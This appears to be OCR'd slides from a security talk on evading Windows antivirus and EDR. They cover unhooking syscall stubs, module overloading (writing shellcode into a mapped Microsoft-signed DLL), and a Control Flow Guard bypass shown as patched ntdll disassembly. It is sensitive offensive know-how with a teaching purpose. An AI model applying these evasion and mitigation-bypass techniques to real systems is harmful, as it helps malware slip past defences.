
mov r10, rcx

mov eax, F

jmp (NtClose+OFFSET)


UNHOOK IDEA

Overwrite the prologue with the original instructions




UNHOOK IDEA

Some AVs periodically check if the hooks are in place



UNHOOK IDEA

So... Patch the "hooking" stub :)



NtClose

```
jmp 7FFF4FE40300
syscall
```

7FFF4FE40300

```
jmp 7FFF4FE40000
```

AV.dll!catch_malware

```
if( !is_malware() )
    jmp 7FFF4FE40000
```

7FFF4FE40000

```
mov r10, rcx
mov eax, F
jmp (NtClose+OFFSET)
```

DLL Hollow – Module Overloading

- Store the payload into a Dll

We can use MS signed Dlls (e.g. msi.dll)


Credits:

- Tweet by TheWover https://twitter.com/TheRealWover/status/1193284444687392768?s=20
- PoC by hasherezade https://github.com/hasherezade/module_overloading

Module Overloading - Steps


1. find a sacrificial DLL not loaded into the process yet
2. open the sacrificial DLL with `READONLY` flag using `CreateFile` API (or `NtCreateFile` system call).
3. call `NtCreateSection` with `SEC_IMAGE` and `READONLY` flags using the handle of the file opened in the previous step
4. call `NtMapViewOfSection` with `READWRITE` flag to allow overwriting of the sections at later steps
5. return the pointer to the mapped section

NtAllocateVirtualMemory VS Module Overloading



0x140000000	Private	1,364 kB	RW
0x140000000	Private: Commit	4 kB	R
0x140001000	Private: Commit	860 kB	RX
0x1400d8000	Private: Commit	404 kB	R
0x14013d000	Private: Commit	36 kB	RW
0x140146000	Private: Commit	60 kB	R
0x7ff4fde90000	Mapped	1,024 kB	R


NtAllocateVirtualMemory



0x7ffdb4400000	Image	1,940 kB	WCX	C:\Windows\System32\aadtb.dll
0x7ffdb4400...	Image: Commit	4 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb4401...	Image: Commit	860 kB	RX	C:\Windows\System32\aadtb.dll
0x7ffdb44d8...	Image: Commit	404 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb453d...	Image: Commit	36 kB	RW	C:\Windows\System32\aadtb.dll
0x7ffdb4546...	Image: Commit	356 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb459f...	Image: Commit	128 kB	WC	C:\Windows\System32\aadtb.dll
0x7ffdb45bf...	Image: Commit	52 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb45cc...	Image: Commit	4 kB	WC	C:\Windows\System32\aadtb.dll
0x7ffdb45cd...	Image: Commit	96 kB	R	C:\Windows\System32\aadtb.dll


Module Overloading

NTDLL.DLL VS Module Overloading



0x7fff0fde0000	Image	1,984 kB	WCX	C:\Windows\System32\ntdll.dll
0x7fff0fde0000	Image: Commit	4 kB	R	C:\Windows\System32\ntdll.dll
0x7fff0fde1000	Image: Commit	1,116 kB	RX	C:\Windows\System32\ntdll.dll
0x7fff0fef8000	Image: Commit	284 kB	R	C:\Windows\System32\ntdll.dll
0x7fff0ff3f000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll
0x7fff0ff40000	Image: Commit	8 kB	WC	C:\Windows\System32\ntdll.dll
0x7fff0ff42000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll
0x7fff0ff4b000	Image: Commit	532 kB	R	C:\Windows\System32\ntdll.dll

NTDLL.DLL



0x7ffdb4400000	Image	1,940 kB	WCX	C:\Windows\System32\aadtb.dll
0x7ffdb4400...	Image: Commit	4 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb4401...	Image: Commit	860 kB	RX	C:\Windows\System32\aadtb.dll
0x7ffdb44d8...	Image: Commit	404 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb453d...	Image: Commit	36 kB	RW	C:\Windows\System32\aadtb.dll
0x7ffdb4546...	Image: Commit	356 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb459f...	Image: Commit	128 kB	WC	C:\Windows\System32\aadtb.dll
0x7ffdb45bf...	Image: Commit	52 kB	R	C:\Windows\System32\aadtb.dll
0x7ffdb45cc...	Image: Commit	4 kB	WC	C:\Windows\System32\aadtb.dll
0x7ffdb45cd...	Image: Commit	96 kB	R	C:\Windows\System32\aadtb.dll

Module Overloading

Module Overloading - Pitfalls

ISSUE	SHELLCODE	PE
The Sacrificial Dll is not added to PEB's list of loaded modules	Add the sacrificial Dll to the list of loaded modules by adding a new `LDR_DATA_TABLE_ENTRY` entry to the list pointed by `pPEB->Ldr->InLoadOrderModuleList`	
Section permissions in the sacrificial Dll PE headers may be different from the actual section permissions in RAM	• Get a sacrifical Dll with a .text section large enough to store the shellcode. • Write the shellcode in the .text section	Very difficult to solve. Need to be consistent with every section
Content of the sacrificial Dll in RAM and on disk is different	No way to address this :(	

Module Overloading - Remote

Main Issue CFG (Control Flow Guard)


- Exploit protection mechanism that is used to block exploitation techniques such as ROP gadgets.

NB: Allocating Memory with `VirtualAlloc` (`NtAllocateVirtualMemory`) allows us to inject memory into a remote process without having to deal with CFG because that kind of memory is supposed to be allowed for execution.

More Info: Blog Post , Shellcode Injection PoC

CFG Bypass

Patch `ntdll!LdrpDispatchUserCallTarget`




```
00007FF8F646CB90   4C:8B1D E9D70E00   mov r11,qword ptr ds:[7FF8F655A380]   LdrpDispatchUserCallTarget
00007FF8F646CB97   4C:8BD0            mov r10,rax
00007FF8F646CB9A   49:C1EA 09         shr r10,9
00007FF8F646CB9E   4F:8B1CD3          mov r11,qword ptr ds:[r11+r10*8]
00007FF8F646CBA2   4C:8BD0            mov r10,rax
00007FF8F646CBA5   49:C1EA 03         shr r10,3
00007FF8F646CBA9   A8 0F              test al,F
00007FF8F646CBAB   75 09              jne ntdll.7FF8F646CBB6
00007FF8F646CBAD   4D:0FA3D3          bt r11,r10
00007FF8F646CBB1   73 0E              jae ntdll.7FF8F646CBC1
00007FF8F646CBB3   48:FFE0            jmp rax
00007FF8F646CBB6   49:0FBAF2 00       btr r10,0
00007FF8F646CBBB   4D:0FA3D3          bt r11,r10
00007FF8F646CBBF   73 0D              jae ntdll.7FF8F646CBCE
00007FF8F646CBC1   49:83CA 01         or r10,1
00007FF8F646CBC5   4D:0FA3D3          bt r11,r10
00007FF8F646CBC9   73 03              jae ntdll.7FF8F646CBCE
00007FF8F646CBCB   48:FFE0            jmp rax
00007FF8F646CBCE   41:BA 01000000     mov r10d,1
00007FF8F646CBD4   E9 57FEFFFF        jmp ntdll.7FF8F646CA30
00007FF8F646CBD9   CC                 int3
```

bitmap lookup is done by the instruction:

```
mov r11, qword ptr ds:[r11 + r10*8]
```

while the actual check is done by the instruction:

```
bt r11,r10
```




```
00007FF8F646CB90   4C:8B1D E9D70E00   mov r11,qword ptr ds:[7FF8F655A380]   LdrpDispatchUserCallTarget
00007FF8F646CB97   4C:8BD0            mov r10,rax
00007FF8F646CB9A   49:C1EA 09         shr r10,9
00007FF8F646CB9E   4F:8B1CD3          mov r11,qword ptr ds:[r11+r10*8]
00007FF8F646CBA2   4C:8BD0            mov r10,rax
00007FF8F646CBA5   49:C1EA 03         shr r10,3
00007FF8F646CBA9   A8 0F              test al,F
00007FF8F646CBAB   75 09              jne ntdll.7FF8F646CBB6
00007FF8F646CBAD   F9                 stc
00007FF8F646CBAE   90                 nop
00007FF8F646CBAF   90                 nop
00007FF8F646CBB0   90                 nop
00007FF8F646CBB1   73 0E              jae ntdll.7FF8F646CBC1
00007FF8F646CBB3   48:FFE0            jmp rax
00007FF8F646CBB6   49:0FBAF2 00       btr r10,0
00007FF8F646CBBB   4D:0FA3D3          bt r11,r10
